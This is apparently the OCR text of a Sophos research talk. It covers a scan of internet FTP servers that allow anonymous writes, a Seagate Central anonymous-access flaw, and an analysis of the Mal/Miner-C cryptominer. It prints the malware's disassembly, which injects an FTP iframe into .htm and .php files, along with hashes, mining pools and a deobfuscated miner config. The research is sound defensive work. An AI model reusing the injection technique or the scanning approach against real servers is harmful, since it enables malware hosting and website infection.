Where should I host my malware?

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PGP ID: 3782A65A, PGP FP.: 4D49 1447 A4E1 F016 F833 8700 8853 60A7 3782 A65A

SOPHOS

Agenda

- Collect FTP servers IP address
- Testing them - the framework (scanR)
- Result in numbers
- Mal/Miner-C
- “Funny” cases ☺

Scanning

- How to get the IP address
  - Scanning the entire internet by my own ☹
- Use a service to get pre-filtered data
  - Shodan
  - Censys.io ☺

The test

- Pre-Filtered IP address
- Test FTP servers
  - Check port 21 is open
    - Tries to log in with Anonymous user
      - Check do we have write access or not?
- Results

Let's automate...

scanR – framework

censys +

Pre-filtered IP addresses

Jobs

Active Jobs

Project: FTP servers test Test Name: FTP test, Anonymous login and check write access Job state: free
Test Frequency: 5000 Bulk range: 2000 Threads: 200
Created:2016-10-06 14:20:39 Last finished:2016-10-09 23:39:27

Query Tags: ftp_ftom_censys,

Inv.	Tested	Left	Error	Started	Modified	Finished	Time	Reachable	Matched	Passed	[%]
3426386	3426386	0	0	2016-10-07 14:51:06	2016-10-13 14:11:48	2016-10-09 23:39:27	2 days, 8:48:21	2612415	253299	10337	4.08

RESULTS

SOPHOS

The scan results

FTP scan – init dataset


- From censys.io we got **12.350.314** IP addresses

12 million IP addresses

- And we tested 3.426.381 IP address for this


3,5 million IP addresses

FTP scan result (one third)



10K (10337) FTP server
where you can host your malware

FTP scan (one third – anonymous)



70% infected with Mal/Miner-C

The results (extrapolation for 12 m)

Using this ratio for 12 million of IP addresses means that:

~ 37.050


RESULTS

SOPHOS

Interesting cases

Seagate Central

Seagate Central



3. Private Folders

Seagate Central comes with a Public folder. Use the Public folder for content that can be shared with everyone on the home network and with anyone who has a remote access account on the device.

A private folder is created with a user account. Use a private folder for personal content that you don't want to share with others. Only the person who knows the account name and password can access the private folder at home. If an email address is associated with the folder, the person can access the folder remotely.

Design flaw:

- The default (anonymous) user cannot be deactivated!
- If the device is enabled for remote access, all the accounts will be available on the device, **including the anonymous user.**

Seagate Central

383 * 2 TB = **766 TB** (free cloud)

	Seagate Central 2TB Black STCG2000200 DATA SHEET	Seagate Central 3TB Black STCG3000200 DATA SHEET	Seagate Central 4TB Black STCG4000200 DATA SHEET
Interface	Ethernet	Ethernet	Ethernet
Capacity[1]	2TB	3TB	4TB
Length	145.0mm	145.0mm	145.0mm
Width	216.0mm	216.0mm	216.0mm

LaCie CloudBox

LaCie CloudBox

241 * 1 TB = **241 TB** (free cloud)

	LaCie CloudBox 1 TB LAC9000323	CloudBox LAC301544	LaCie CloudBox 2TB LAC9000343EK	LaCie CloudBox 3TB LAC9000344EK	LaCie Clouc LAC9000345EK
Capacity	100GB	2TB	3TB	4TB	
Interface	1x Gigabit Ethernet (Network-Attached Storage)				
Performance	Up to 60 MB/s (1 GHz processor, 256MB RAM)				
Compatibility	Stream content with Xbox® 360, Playstation®3, network-connected TV, PC or Mac®, tablet or smartphone running iOS®				
Network Protocols	File Server: SMB, AFP, FTP, SFTP Web Access: HTTP, HTTPS Others: Apple Bonjour™, BitTorrent™, DHCP, Apipa				

Seagate Central


```
:~# ftp 90.xxx.xx.4
Connected to 90.xxx.xxx.4.
220 Welcome to Seagate Central Shared Storage FTP service.
Name (90.xxx.xxx.4:root): anonymous

ftp> dir

drwxrwsrwx    5 65534    65534        65536 Mar 14 19:2

ftp> cd Public

ftp> dir

150 Here comes the directory listing.
-rw-r--r--    1 0        65534           46 Mar 14 18:52 Seagate Centra[…].url
drwxrwsrwx    3 65534    65534        65536 Feb 25 16:35 Music
-rwxrwxrwx    1 65534    65534      1578496 Feb 25 16:35 Photo.scr
drwxrwsrwx    2 65534    65534        65536 Feb 18 18:49 Photos
drwxrwsrwx    2 65534    65534        65536 Mar 10 22:21 Videos
```

Mal/Miner-C

MAL/MINER-C

SOPHOS


CryptoCoin miner

Mal/Miner-C

[$PLUGINSDIR]		<DIR>
[NSIS]	nsi	2 421
Data	bin	78 642
load	exe	45 520
NsCpuCNMiner32	exe	1 433 600
NsCpuCNMiner64	exe	1 563 136
NsGpuCNMiner	exe	1 594 368
pools	txt	160
tmp	ini	3 164

```
66b965d1ee4013c80f7e0e27725e43f3d316325a NsGpuCNMiner.exe
fd358cfe41c7aa3aa9e4cf62f832d8ae6baa8107 NsCpuCNMiner32.exe
ce1fbf382e89146ea5a22ae551b68198c45f40e4 NsCpuCNMiner64.exe
(https://bitcointalk.org/index.php?topic=647251.0)
```

Mal/Miner-C



Mal/Miner-C (tftp.exe)

Tries to log in via FTP and uploading:

- Photo.scr
- info.zip

AND

infect web related files.


```
loc_4015A5:
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset SubStr ; ".htm"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jz      loc_401850
```

```
loc_401850:
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset a_php ; ".php"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jnz     loc_4015C3
```

```
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset a_htm_0 ; ".HTM"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jnz     loc_4015C3
```

```
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset a_php_0 ; ".PHP"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jnz     loc_4015C3
```


Mal/Miner-C (tftp.exe)



```
mov     eax, [ebp+lpszSearchFile]
mov     [esp+0Ch+lpszServerName], eax
mov     eax, [ebp+lpszServerName]
mov     [esp+10h], eax
mov     eax, [ebp+lpszPassword]
mov     [esp+0Ch+lpszProxyBypass], eax
mov     eax, [ebp+lpszUserName]
mov     [esp+0Ch+dwAccessType], offset aIframeSrcFtpSS ; "<iframe src=ftp://%s:%s@%s/%s/info.zip "...
mov     [esp+0Ch+lpszProxy], eax
lea     eax, [ebp+szSearchFile]
mov     [esp+0Ch+lpszAgent], eax ; Dest
call    sprintf
mov     eax, [ebp+File]
mov     [esp+0Ch+dwAccessType], eax ; File
lea     eax, [ebp+szSearchFile]
mov     [esp+0Ch+lpszAgent], eax ; Str
call    fputs
```

tftp.exe: 23ec304fab33af1cacf0a167aeb7465631286128

Mal/Miner-C (Moneropool)




```
stratum+tcp://mine.moneropool.com:3333
stratum+tcp://xmr.hashinvest.net:1111
stratum+tcp://monero.crypto-pool.fr:3333
stratum+tcp://mine.cryptoescrow.eu:3333
```

Mal/Miner-C (Moneropool)


view-source:stafftest.ru/test.html

```
<HTML>
<HEAD>
<BODY>
<DIV
 Sr&w09.j]
899@iz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggs[-
w[j[-/[ffY.2s:Qelp:Q&RYqBd/9VY5FW:y:5BqY&9TZQQCHY=qdNHd&7w!gtCWJNGJ/6Fs1=jLRp/YKF1AqYN/gt&2R&&LD1poXyS[-8[%"
899@jz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggg[-w[j[-/[fA7gT&Ua0%MV&Yt:6tpENV:FtwfZ/yeNBV01dTR?PCT8GRKdBKBHQP/a72Ta=hAsdfa7dL&.aqPZVj%UhhZ:?
0y%UXaJV/P[-8[%"
899@hz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggg[-
```

After deobfuscated by ROT47 with a custom character set:

```
[Section1]
pool0="-o stratum+tcp://mine.moneropool.com:3333 -u 44Ynh6bQrj8bQcRYyB5uoVYdFWbqbdByYcoTZQQCHYzy5NH5catk3wCWJNGJusF6jz1LR8uYKFjAyYNu3wchRccLDj89XqS -p x"
pool1="-o stratum+tcp://mine.moneropool.com:3333 -u 4Aa3TcU7ixMVcYwbsw8ENVbFwt4ZuqrNBVij5TRvPCTpGRK5BKBHQPu7ahT7z2A6547a5Lcn7yPZV1xU22ZbviqxUX7JVuP -p x"
pool2="-o stratum+tcp://mine.moneropool.com:3333 -u 4ASTnar5DSKjPW6kD5D5wm4Ha9abEeUU2ik2D3KwBxTV88iV5AHTraxLpAU4ZGbzneh4ohNCjX1LBZYPtuzN3xKxGrtrU2g -p x"
pool3="-o stratum+tcp://mine.moneropool.com:3333 -u 44knnxmvnkkgycQfQXziaXNAbxuxitDK3HrM5zFvJSjEemwvJFt5K4aPj2oHPq9aQa1rgVAW7KAH3XzJLRqt9qns6nQ81gH -p x"
pool4="-o stratum+tcp://mine.moneropool.com:3333 -u 42NBK2ZZ1QgbgDeJPuFDjG3UKejbtay1wHdFbxq6pjvVYVG1rp85ucuJhoxtwf41dgV6G3LyfjaL3iXbiAwdtqLuB5DcrXv -p x"
pool5="-o stratum+tcp://mine.moneropool.com:3333 -u 43jpYLHJYtX65gNQYsht7zgH2ayeT3USGJ1owZMfWi9gZYC7yroe6Rc9WK1kPu36DA6ECTKtFxPMTPRWVj17M5Cj713a1jw -p x"
pool6="-o stratum+tcp://mine.moneropool.com:3333 -u 41mieBAQdRVDWPCvV3cLWnKp43geNqoKUBi7rgJwR21x8BwPCefGCNigv8t6RC3rcvgytoALQqVFN6uwZufew6YnRxjFkaH -p x"
pool7="-o stratum+tcp://mine.moneropool.com:3333 -u 43f2365syasJKRGGL9H5fdiS2NfEnvn6Yd2vB8HxcqbMhXWgrmQK48EbsnHUL5rknSUGiGET9DkNS1n81MmUWYTQUuHdhbV -p x"
